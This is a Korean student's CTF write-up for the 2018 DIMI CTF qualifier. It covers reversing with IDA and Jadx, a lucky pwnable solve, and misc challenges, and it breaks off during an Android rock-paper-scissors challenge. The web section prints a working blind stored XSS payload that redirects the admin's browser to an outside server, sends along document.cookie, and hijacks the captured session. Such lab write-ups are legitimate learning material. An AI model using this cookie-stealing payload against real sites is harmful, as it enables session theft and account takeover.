2018 KDMHS CTF(DIMI CTF) 예선

Write-up

공주중학교 2414

양희성(뎁온누리)

“ディミゴ! ニュービーが行く!” (3등)


(디미고! 뉴비가 간다!)

목차

1. Pwnable
   1. init(850pt)
2. Reversing
   1. EZPZ(770pt)
   2. table(1000pt)
3. Web
   1. DIMI SIMPLE BOARD 2(1000pt)
4. Misc
   1. MIC CHECK(560pt)
   2. Win RSP(920pt)
   3. guess(950pt)

1. Pwnable – init(850pt)

정말 포너블을 하나도 몰라서 정말 이상하게 푼 문제다.




어...? 어?? :sunglasses:

그냥 감으로 Write부터 큰 수로 했더니 플래그가 나오더라...


Flag: dimi{All0cAt3\_1s\_$o\_1mp0rt@n7}

2. Reversing – EZPZ(770pt)

파일을 딱 실행하자 자기 혼자 모든 프로그램 뒤로 간다? 뭘로 만든거지... 해서 DIE에 넣었더니



그냥 평범한 .NET이구나 해서 .NET Reflector로 돌리..려고 했으나 열기 귀찮아서 그냥 열고 있었던 IDA로 풀었다.




흠.. Welcome\_reversing을 저 플래그 형식에 넣는 것 같네?ㅁ

그냥 대충 감과 게싱으로 인증 칸에 넣었더니 잘 되었다.

Flag: dimi{Welcome\_reversing}

3. Reversing – table(1000pt)

킹갓 분들이 내가 모르는 건 다 잘 푸셨는데 이건 왜 나 혼자 풀었지..



*+ 참고로 난 IDA 충이다. 올리디버거로 패치 할 줄 몰라서 아이다로 패치 한다.. 읍읍..*

누가 봐도 ELF 인 것 같아 IDA로 깠다.

Pseudocode 너무 좋다. 의사코드를 조금 정리한걸 해석해보자 :)

#include <stdio.h>

int main() {

int i, j, k;

char v9;

char v10;

char v11;

*// 중략*

char v113;

char v114[96];

char v116[96];

int v117;

int v118;

long savedregs;

v9 = 65;

v10 = 66;

*// 중략*

v113 = 71;

*// v114와 v116의 모든 값을 0으로 만든다.*

memset(v114, 0, sizeof(v114));

memset(v116, 0, sizeof(v116));

*// v116의 길이(NULL까지의 길이)를 구한 후 15가 아니면 종료한다.*

for ( i = 0; v116[i]; ++i );

if ( i != 15 )

return 0;

for ( j = 0; j < 15; ++j ) {

*// v116의 값에 각각 0xF(15)를 XOR(^) 연산을 한다.*

v116[j] ^= 0xFu;

*// 그 값을 75로 나눈 값의 나머지를 구한다.*

v116[j] %= 75;

*// v4와 v5에 연산한 값을 저장한다.*

v4 = v116[j];

v5 = v116[j];

*// 연산한 값에 또 무슨 연산을 한뒤에 그 위에 있는 변수들과 비교해서 다르면 종료한다.*

if ( \*((\_BYTE \*)&savedregs + 7 \* (v4 % 15) + v5 % 5 - 336) != \*(&v15 + 7 \* j) )

return 0;

*// 같다면 연산한 값을 저장한다.*

v114[j] = \*((\_BYTE \*)&savedregs + 7 \* (v4 % 15) + v5 % 5 - 336);

}

for ( k = 0; k < 15; ++k )

*// 그리고 각각 값에 v(14+7\*k)을 XOR(^) 연산한다.*


v114[k] ^= \*(&v14 + 7 \* k);

*// 플래그 형식에 맞추어 출력한다.*

printf("dimi{%s}\n", v114);

}


우리가 원하는 것은 비교되는 값이다. 위에 복잡하게 있는 변수들과 서로 XOR 연산을 하거나 비교 하는데, 비교되는 \*(&v15 + 7 \* j) 이 값과 XOR 되는 \*(&v14 + 7 \* k) 이 값만 알면 될 것 같다. 그렇게 페이로드를 대충 구상해둔 뒤 위의 변수를 카피 해서 파이썬으로 옮겼다.



*++ 참고로 난 VSCODE 충이다. 너무 좋다.*

요렇게 붙여 넣어주고 약간 손을 봐준 다음에

배열로 만들어 주기도 귀찮아서 evil한 eval로 스스슥 풀었다.



:hushed:




Flag: dimi{1T$\_N3V3R\_E@SY!}

4. Web – DIMI SIMPLE BOARD 2(1000pt)

킹갓 분들이 내가 모르는 건 다 잘 푸셨는데 이건 왜 나 혼자 풀었지.. (2)


BOARD 1은 어려워 보여서 패스.. 했다. 관리자가 이 글을 본다고 하니..





Christmas CTF에서 Pictube 문제가 떠올랐다. Blind Stored XSS Injection…

뭐 쿠키만 받아봐야 겠다! 해서 학교 챗봇 서버에 스스슥 빠르게 만들고, 올렸다.



*+ 팡호님 소스참고 감사합니다 (grin)*

뭐 잘 되는지는 확인하기 귀찮으니 어떻게 보낼까?


박광호님은 iframe을 보내시던데.. 그냥 난 바로 redirect하게 만들어야 겠다. (어차피 script 태그도 막혀 있지 않아 보이니 :grin:)

Blind니까 뭐 다양하겠지만 대표적은 쿠키를 보내도록 짰다.


|  |  |  |
| --- | --- | --- |
| 1 | <script>location.href="http://gongchatbot.dothome.co.kr/xss.php?" + encodeURI(document.cookie);</script> | [cs](http://colorscripter.com/info#e) |

이렇게 보내준다.

그럼 ftp를 확인해보면




이렇게 파일이 있는 것을 볼 수 있다.



확인해보면 세션ID가 있다. (안되는 줄 알고 여러 번 보냈…)

저 세션으로 쿠키를 바꿔주고 접속하면…!



메인화면으로 들어가면 플래그가 있는데, 대회가 끝난 뒤에 관리자님이 확인을 안해주셔서 그 사진과 플래그를 못 올리는 점 죄송합니당 ㅠ

Flag: I dunno sorry.. :cry:

5. Misc – MIC CHECK(560pt)


시작하자 마자 4등인가 5등으로 마이크 체크 풀었다 히히

그냥 Copy & Paste하면 된다!

Flag: dimi{Hello, DIMIGO!}

6. Misc – Win RSP(920pt)

Jadx로 apk 파일을 열어보았다.




가위바위보를 하는 프로그램인 것 같다.

가위바위보를 한번이라도 지거나 비기면 점수가 초기화 되는 사악한 앱인 것 같다.

컴퓨터를 상대로 총 980414번을 이기면 되는 것 같다.


980414번을 이기면, WinActivity 액티비티를 실행한다.

WinActivity의 코드를 살펴보자.



여기서 또 점수를 비교해서 980414보다 크다면 getWebsite 함수를 실행한다.

먼저 url을 가져와서 string으로 저장한다.



여기에서 ;로 split해서 1번 값이니까

2Jj3Bt0nCnsBaRDFkwGz76AlyeNLSmlmGxqCskX7UY0=

이 값이 되겠다.

